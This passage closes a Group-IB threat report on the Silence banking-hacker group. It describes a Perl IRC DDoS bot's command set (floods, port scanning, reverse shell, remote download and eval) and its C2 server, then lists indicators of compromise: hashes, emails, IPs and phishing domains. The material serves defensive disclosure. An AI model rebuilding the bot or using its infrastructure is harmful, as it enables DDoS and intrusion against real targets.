"mIRC v6.2 Khaled Mardam-Bey"
"mIRC v6.03 Khaled Mardam-Bey"
"mIRC v6.14 Khaled Mardam-Bey"
"mIRC v6.15 Khaled Mardam-Bey"
"mIRC v6.16 Khaled Mardam-Bey"
"mIRC v6.17 Khaled Mardam-Bey"
"mIRC v6.21 Khaled Mardam-Bey"
"mIRC v6.31 Khaled Mardam-Bey"
"mIRC v7.15 Khaled Mardam-Bey"
```

It uses IRC server 91.134.146[.]175 and port 1984. The server can be changed by sending the script an address as a parameter at the time of running the script. After connection and authorization on the server, the script can receive commands from and send execution results to the operator using its nickname. Receiving the command, the script checks if the message belongs to a particular instance (checking is done across internal script parameters) and **parses and executes the following commands:**

- PPING – receives the thread as a parameter which it then sends out as PONG <%string%>
- PRIVMSG – contains a list of advanced commands. The command is executed only after the script has checked a command for affiliation. For that purpose, the server sends out (as parameters) the name of the infected system, the user name on the infected system and the values specific to a specific version of the script.
- NICK – changes the current script nickname (used during a check if a command is associated with a specific script instance).
- 433 – the bot sends a message to the server: "<%current nick%>-<%random value from 0 to 999%>".
- 001 – join the channel and send the message "[PMA Bot]9,1I'm PMA!" to the channel

A list of extended commands:

Command	Description
VERSION	Send the current version of the bot to the server.
help	Brief bot man
system	Retrieve information about the current bot instance
version	Receive a bot version
flood	Bot man for DDoS
channel	Man for general bot commands

Silence
Moving into the darkside

utils	Bot man for apps
die	Terminate bot operation
join	Join the channel received as a parameter
part	Leave the channel received as a parameter
portscan	Get a list of open TCP ports on the device whose ip address is received as a parameter.
download	Download and save file
dns	Send to server the IP address whose URL is received as a parameter.
port	Check if the TCP port is open on a specific device. IP and port are received as parameters.
udp1	Launch a UDP flood attack, packet length 64 to 1024 bytes (small packets). The address, port, and attack duration are received as parameters.
udp2	Launch a DDoS attack using all network protocols, and primarily IGMP, UDP, ICMP, TCP. Attacks all ports starting from 1 ending with the last one if the time set as a parameter is running. Received as a parameter: the address of the victim, the length of the message sent, and the duration of the attack. Each UDP port is attacked twice.
udp3	Launch an UDP DDoS attack using long packets, receiving the address, the port, and the duration of the attack as parameters.
tcp	Launch a TCP DDoS attack. Opens 1,000 connections on a specific port. The address, port, and the duration of the attack are received as a parameter. This command's man indicates that 4 parameters must be transmitted in the sequence: "<ip> <port> <pack size> <time>"; this, however, is an error as the parameter "<pack size>" is missing altogether: the script does not send any messages to the victim.
http	Launch an Http DDoS attack. Parameters received include the address of the victim and the duration of the attack. The application sends a message of the following type: "GET / Http/1.1\r\nAccept: */*\r\nnHost: <%Victim URL%>\r\nnConnection: Keep-Alive\r\nn\r\n" to the victim's address.
cback	Open a TCP connection with a remote host to execute shell commands (or cmd commands in the case of Windows).
mail	<p>Send the message. The body of the message:</p> <p>content-type: text/html Subject: <%first parameter%></p> <p>From: <%second parameter%></p> <p>To: <%third parameter%></p> <p><%forth parameter%></p> <p>To send the message, it uses the utility "/usr/sbin/sendmail" with the parameter -t.</p>

ctcpflood (version with one parameter)	The bot sends the user with the nickname (the first parameter) the following messages: "\001VERSION\001\n" "\001PING\001\n" 10 times.
msgflood	Sends the user (whose name it receives as a parameter) a message with non-printable characters.
noticeflood	Similar to the "msgflood" command, but another IRC command is used for transmission.
maxiflood	Carries out the attack launched in ctcpflood, msgflood and noticeflood 5 times.
rejoin	Reconnect to the channel.
op	Add operator status by nickname. Status and nickname are received as parameters.
deop	Delete operator status by nickname. Status and nickname are received as parameters.
voice	Add voice status by nickname. Status and nickname are received as parameters.
devoice	Delete voice status by nickname. Status and nickname are received as parameters.
msg	Send a message (the second parameter) to the user whose nickname is received as the first parameter.
flood	Send messages (the third parameter) to the user whose nickname is received as the second parameter. Number of messages: the first parameter.
ctcp	The bot sends the user with the nickname [VK8] (the first parameter) the following message: "\001<%param2%>\001".
ctcpflood (version with two parameters)	The bot sends the user with the nickname [VK9] (the second parameter) the following messages: "\001<%param3%>\001". The number of messages is received as a parameter.
invite	Invite the user to the channel. The user and channel are received as parameters.
newerver	Change the IRC server. The new nickname and address are received as a parameter; standard port 6667.
nick	Change the nickname. The new nickname is received as a parameter.
raw	Sends to the server a message that is received as a parameter.
eval	Run a module that is received as a parameter.
quit	Terminate app operation

Silence

Moving into the darkside

A list of scanned TCP ports:

1,7,14,20,21,22,23,25,53,80,88,110,112,113,137,143,145,222,333,405,443,444,445,512,587,6
16,666,993,995,1024,1025,1080,1144,1156,1222,1230,1337,1348,1628,1641,1720,1723,1763,19
83,1984,1985,1987,1988,1990,1994,2005,2020,2121,2200,2222,2223,2345,2360,2500,2727
,3130,3128,3137,3129,3303,3306,3333,3389,4000,4001,4471,4877,5252,5522,5553,5554,5
642,5777,5800,5801,5900,5901,6062,6550,6522,6600,6622,6662,6665,6666,6667,6969,7
000,7979,8008,8080,8081,8082,8181,8246,8443,8520,8787,8855,8880,8989,9855,9865,
9997,9999,10000,10001,10010,10222,11170,11306,11444,12241,12312,14534,14568,15951,172
72,19635,19906,19900,20000,21412,21443,21205,22022,30999,31336,31337,32768,33180,
35651,36666,37998,41114,41215,44544,45055,45555,45678,51114,51247,51234,55066,5555
5,65114,65156,65120,65410,65500,65501,65523,65533

INDICATORS

Hashes

14863087695d0f4b40f480fd18d061a4 – Atmosphere.Dropper
 4107f2756edb33af1f79b1dce3d2fd77 – Atmosphere.Dropper
 6743f474e3a6a02bc1ccc5373e5ebbfa – Atmosphere.Dropper
 cefd39402d7f91d8cf5f1cd6ecbf0681 – Atmosphere.Dropper
 f69c35969745ae1b60403868e085062e – Atmosphere.Dropper
 1ee9f88cc7867e021a818dff012bdf9e – Atmosphere.Injector
 b3abb10cc8f4cbb454992b95064a9006 – Atmosphere.Injector
 79e61313febe5c67d168cf3c88cd743 – Atmosphere.Payload
 86ea1f46df745a30577f02fc24e266ff – Atmosphere.Payload
 c49e6854c79043b624d07da20dd4c7ad – Atmosphere.Payload
 c8d0ccd2e58c1c467ee8b138c8a15eec – Atmosphere.Payload
 d81ae5e0680d09c118a1705762b0bfce – Atmosphere.Payload
 ddb276dbfbce7a9e19feecc2c453733d – Atmosphere.Payload
 874e94cb3f076a21d3fb9da6eb541bab – CVE-2017-0199
 9b9757975d33c9c01b2d3de95d737202 – CVE-2017-0199
 00b470090cc3cdb30128c9460d9441f8 – CVE-2017-0262
 104913aa3bd6d06677c622dfd45b6c6d – CVE-2017-0262
 3be61ecba597022dc2dbec4efeb57608 – CVE-2017-0262
 4c1bc95dd648d9b4d1363da2bad0e172 – CVE-2017-0262
 57f51443a8d6b8882b0c6afbd368e40e – CVE-2017-0262
 5df8067a6fc6c45c3b5c14adb944806 – CVE-2017-0262
 68e190efe7a5c6f1b88f866fc1dc5b88 – CVE-2017-0262
 98c5c33f5c0bd07ac3e24935edab202a – CVE-2017-0262
 9c7e70f0369215004403b1b289111099 – CVE-2017-0262
 c43f1716d6dbb243f0b8cd92944a04bd – CVE-2017-0262
 cfc0b41a7cde01333f10d48e9997d293 – CVE-2017-0262
 ed74331131da5ac4e8b8a1c818373031 – CVE-2017-0262
 c3a70d2bf53f2eb6d05cafbb5e640855 – CVE-2017-11882 CVE-2018-0802
 d565500ebee6109edba0be7dea86bf72 – CVE-2018-8174
 081ee959cbe6bc7dde7a6d13168e4fb4 – DDoS Perl IrcBot
 ee650c800d2eedd471ed59aa9435e55f – DDoS Perl IrcBot
 aa9c31883b3d8e493efad2f983908be3 – DDoS Perl IrcBot
 40228a3ea22e61a0f53644881cd59281 – Farse/Mimikatz
 9596e59ea38350bc181ce56ffa7d6453 – FTP
 15d097a50718f2e7251433ea65401588 – HTA Script
 7b6345708e8d40254ab6fed6d124cc6d – HTA Script
 2ad83e13b2a36b398a8632ef6ce5aa07 – js-loader
 0074d8c3183e2b62b85a2b9f71d4cc8 – kikothac
 440b21958ad0e51795796d3c1a72f7b3 – kikothac
 9628d7ce2dd26c188e04378d10fb8ef3 – kikothac
 b7f97100748857eb75a6558e608b55df – kikothac
 dfddcbcc3b15034ae733c858cb4e587b – LNK Downloader
 dd74fcfa1a985beeb972022e3a722589 – Silence MainModule
 3345dde0c827dcdba993f7216a8d7c12 – SilenceDownloader
 404d69c8b74d375522b9afe90072a1f4 – SilenceDownloader
 43eda1810677afe6791dd7a33eb3d83c – SilenceDownloader

Silence

Moving into the darkside

5b4417521c71cc89cd3b2fe94ab395b2 – SilenceDownloader
7d3614df9409da3933637f09587af28c – SilenceDownloader
7d8af1f6cf7d08c0c39e03033585d404 – SilenceDownloader
97599e2edc7e7025d5c2a7d7a81dac47 – SilenceDownloader
9b037ead562c789620a167af85d32f72 – SilenceDownloader
a1e210598820ccb08e269b2dfd96e741 – SilenceDownloader
a58a830dce460e91217328bdefb25cbe – SilenceDownloader
b09b8be361cd0e30a70cc4603a31d1ee – SilenceDownloader
b4313151019b2091cbd27c8810e5c7c5 – SilenceDownloader
c6c84da4f27103db4ff593f4d4f45d95 – SilenceDownloader
ef0fb10c602e3ee81e3677c83a44b409 – SilenceDownloader
8a9d278b473b6c5625d57739714702fc – SilenceCleaner
a3de4a1e5b66d96183ad42800d6be862 – SilenceMainModule
b43f65492f2f374c86998bd8ed39bfdd – SilenceMainModule
c4f18d40b17e506f42f72b8ff111a614 – SilenceMainModule
cfffc5a0e5bdc87ab11b75ec8a6715a4 – SilenceMainModule
f1954b7034582da44d3f6a160f0a9322 – SilenceMainModule
121c7a3f139b1cc3d0bf62d951bbe5cb – SilenceProxyBot
88cb1bab591381054001a7a588f7a28 – SilenceProxyBot
a6771caf7114df25ac0ef2688722fdf – SilenceProxyBot
a6cb04fad56f1fe5b8f60fabf2f64005 – SilenceProxyBot
dc4ac53350cc4b30839db19d8d6f3b5f – SilenceProxyBot
50565c4b80f41d2e7eb989cd24082aab – SilenceProxyBotNet
8191dae4bdeda349bda38fd5791cb66f – SilenceProxyBotNet
242b471bae5ef9b4de8019781e553b85 – SilenceSurviellanceModule
d7491ed06a7f19a2983774fd50d65fb2 – SilenceSurviellanceModule
1648437368e662fbe4805a1f95aa9fd0 – Smoke
dde658eb388512ee9f4f31f0f027a7df – CHM

E-mails

Senders:

info@finamnews019[.]xyz
driley123@bellsouth[.]net
belov@ppfbank[.]ru
belov@vivacity[.]ru
cap@jabber[.]sg
cjlove143@ymail[.]com
driley123@bellsouth[.]net
iambrunk@sbcglobal[.]net
josueruvalcaba@mail[.]com
pakovelli@mail[.]com
payonline@fbank[.]org
prokopenkovg@bankci[.]ru
revamped702@att[.]net

sleof@fpbank[.]ru
 svetlana@fcbank[.]ru
 touqirkhan@mail[.]com
 yu_chernyshova@mail[.]com

IPs

IP	Provider	Country	Program	Year
46.183.221[.]89	DataClub S.A.	Latvia	Silence.ProxyBot	2016-07
			Kikothac	
87.98.227[.]83	OVH	Spain	Silence.ProxyBot	2016-08
5.39.30[.]110	OVH	France	SilenceDownloader	2016-09
46.183.221[.]37	DataClub S.A.	Latvia	Silence	2016-11
54.36.191[.]97	OVH	France	SilenceDownloader	2017-10
139.99.156[.]100	OVH	France	Exploit	2017-10
185.161.208[.]61	DeltaHost	Ukraine	Silence.ProxyBot	2017-07
			Silence	
			Silence.ProxyBot.NET	2018-02
185.20.184[.]29	DeltaHost	Ukraine	Silence	2017-07
			Meterpreter secure2048[.]at	
137.74.224[.]142	OVH	France	SilenceDownloader	2017-08
149.56.131[.]140	OVH	France	Meterpreter	2017-08 2017-10
158.69.218[.]119	OVH	Canada	SilenceDownloader	2017-08
5.188.231[.]89	MoreneHost Sinaro.host	The Netherlands	Unknown	2017-10
185.29.10[.]117	DataClub S.A.	Sweden	Silence.ProxyBot	2017-09
			SilenceDownloader	

Silence
Moving into the darkside

91.207.7[.]86	MaxiDed	Poland	SilenceDownloader	2018-04
91.207.7[.]79	MaxiDed	Poland	SilenceDownloader	2018-04
			JS downloader	2017-10
5.154.191[.]105	Stephost	Moldavia	exploit	2018-04
144.217.14[.]173	OVH	Canada	Exploit CVE-2017-0199	2017-04
144.217.162[.]168	OVH	Canada	SilenceDownloader	2017-06
164.132.228[.]29	OVH	France	SilenceDownloader	2017-06
185.29.11[.]126	DataClub S.A.	The Netherlands	Kikothac	2017-12
193.169.245[.]89	DeltaHost	The Netherlands	Kikothac	2016-08
51.255.200[.]161	OVH	France	Exploit CVE-2017-0199	2017-06
91.243.80[.]200	MoreneHost	The Netherlands	Exploit CVE-2017-11882 + CVE-2018-0802	2018-05
92.222.68[.]32	OVH	France	SilenceDownloader	2017-04
			Undernet DDoS bot	2017-09
5.8.88[.]254	MoreneHost	The Netherlands	SilenceDownloader	2018-05
109.13.212[.]72	SFR SA	France	pakovelli@mail[.]com	2017-08
194.58.97[.]95	Reg.Ru	Russia	hacked finamnews019[.]xyz	2017-10
46.170.125[.]222		Poland	yu_chernyshova@mail[.]com	2017-08
62.57.131[.]114		Spain	touqirkhan@mail[.]com	2017-08
77.246.145[.]202	E-PLANET	Russia	hacked vivacity[.]ru	2017-08
91.207.7[.]97		Poland	LNK downloader	2017-06
			JS downloader	2017-10
ira.pubcs16[.]ro	OVH	Ireland	Undernet DDoS bot	2017-09
91.134.146[.]175				

IP	Real bank	Provider	Country	Date
5.200.55[.]198	bankrab[.]ru	ООО IT-Grad	Russia	07-2016
185.7.30[.]137	itbank[.]ru	VMLAB LLC VPS Customers	Russia	06-2017

Domains

Domain	Date
tvaudio[.]ru	07-2016
vivacity[.]ru	08-2017
finamnews019[.]xyz	10-2017

Domain	IP	Provider	Country	Date
trustintbank[.]org	109.234.34[.]35	VDSINA VDS Hosting	Russia	2016-07
itbank[.]us	193.0.178[.]12	PE Viktor Tyurin	The Netherlands	2016-07
itrbank[.]ru	31.31.204[.]161	Reg.Ru	Russia	2016-09
itmbank[.]ru	185.100.67[.]129	Hoster.KZ	Kazakhstan	2016-09
itmbank[.]us	46.30.43[.]83	Eurobyte VPS	Russia	2016-09
mosfinbank[.]ru	5.200.56[.]161	ООО IT-Grad		2016-09
mostbbank[.]ru	31.31.204[.]161	Reg.Ru	Russia	2016-09
	77.246.145[.]86	E-PLANET	Russia	2017-06
	77.246.145[.]82			2017-06
ppfbank[.]ru	185.158.154[.]147	IT-GRAD 1Cloud LLC	Russia	2017-06
fbank[.]org	185.158.154[.]17	IT-GRAD 1Cloud LLC	Russia	2017-06
	185.154.53[.]132			2017-06
dgbank[.]ru	158.255.0[.]35	Mir Telematiki Ltd	Russia	2017-09
bankci[.]ru	95.142.39[.]5	Eurobyte VDS	Russia	2017-09
	95.142.39[.]6	Eurobyte VDS	Russia	2017-09
csbank[.]ru	185.180.231[.]63	FirstByte	Russia	2017-09

fcbank[.]ru	195.161.41[.]2	Avguro Technologies Ltd. Hosting service provider	Russia	2017-09
	81.177.135[.]99			2017-10
mmibank[.]ru	81.177.140[.]58	Avguro Technologies Ltd. Hosting service provider	Russia	2017-09
	81.177.6[.]226			2017-10
spas-ibosberbank[.]ru	185.235.130[.]69	ON-LINE DATA LTD	The Netherlands	2018-01
fpbank[.]ru	217.28.213[.]250	INTRELL-NET	Russia	2018-05
	217.28.213[.]162			2018-05
	217.29.57[.]176			2018-05

Domain	IP	Program	Year
variiform[.]gdn	91.207.7[.]97	Smoke	2017-10
cassocial[.]gdn			
secure2048[.]at	185.20.184[.]29	Meterpreter	2017-07

File system artifacts

Directories

- c:\1
- c:\intel
- c:\atm

Files:

- C:\Users\<%username%>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\WINWORD.exe
- C:\ProgramData\IntelSofts_<hex value>.exe
- C:\ProgramData\MicrosoftsUpdte.exe
- C:/Windows/temp/OBDP952.tmp.exe
- apcs.exe
- netsrv32.exe
- smmsrv.exe
- MicrosoftsUpdte_<hex value>.exe
- Intel Security.exe
- pripr.exe



Preventing
and investigating
cybercrime since 2003

www.group-ib.com
blog.group-ib.com

info@group-ib.com
+7 495 984 33 64

twitter.com/groupib_gib
linkedin.com/company/group-ib